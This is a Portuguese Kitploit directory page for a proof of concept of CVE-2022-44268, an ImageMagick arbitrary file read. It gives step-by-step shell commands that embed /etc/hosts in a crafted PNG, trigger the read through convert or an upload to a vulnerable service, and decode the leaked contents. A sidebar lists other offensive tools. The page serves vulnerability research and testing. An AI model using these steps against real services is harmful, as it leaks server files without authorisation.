
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC — Gerador de payload PoC para a vulnerabilidade de leitura arbitrária de arquivos CVE-2022-44268 do ImageMagick. Demonstra a exploração por meio de arquivos PNG elaborados para testes educacionais de segurança. | Kitploit
Ferramentas/GitHubGitHub/duc-nt/cve-2022-44268-imagemagick-arbitrary-file-read-poc
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e Educação
GitHubduc-nt/cve-2022-44268-imagemagick-arbitrary-file-read-poc

CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC

Gerador de payload PoC para a vulnerabilidade de leitura arbitrária de arquivos CVE-2022-44268 do ImageMagick. Demonstra a exploração por meio de arquivos PNG elaborados para testes educacionais de segurança.

Ver Repositório
2753792há 3 anosRevisado pelo Kitploit
Compartilhar

CVE-2022-44268 Prova de Conceito de Leitura Arbitrária de Arquivos no ImageMagick

PoC para CVE-2022-44268 Prova de Conceito de Leitura Arbitrária de Arquivos no ImageMagick - Gerador de Payload

Este projeto foi criado apenas para fins educacionais e não pode ser usado para violação da lei ou ganho pessoal.

O autor deste projeto não é responsável por qualquer dano possível causado pelos materiais deste projeto.

Descoberta original: https://www.metabaseq.com/imagemagick-zero-days/

Uso:

Instalando dependências:

1. $ apt-get install pngcrush imagemagick exiftool exiv2 -y

Altere o nome do arquivo que deseja ler abaixo:


2. $ pngcrush -text a "profile" "/etc/hosts" vjp.png

Confirme que tudo funcionou perfeitamente

3. $ exiv2 -pS pngout.png

Acione o PoC via convert ou faça upload da imagem para o serviço vulnerável:

4. $ convert pngout.png gopro.png


Visualize o conteúdo do arquivo que foi lido:

5. $ identify -verbose gopro.png


Decifre o conteúdo:

6. $ python3 -c 'print(bytes.fromhex("23202f6574632f686f7374730a3132372e302e302e31096c6f63616c686f73740a0a232054686520666f6c6c6f77696e67206c696e65732061726520646573697261626c6520666f7220495076362063617061626c6520686f7374730a3a3a3109096c6f63616c686f7374206970362d6c6f63616c686f7374206970362d6c6f6f706261636b0a666630323a3a3109096970362d616c6c6e6f6465730a666630323a3a3209096970362d616c6c726f75746572730a6475636e740a").decode("utf-8"))'
Demo

Testado com Ubuntu 22.04 e imagemagick padrão instalado.

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    344
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    297

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →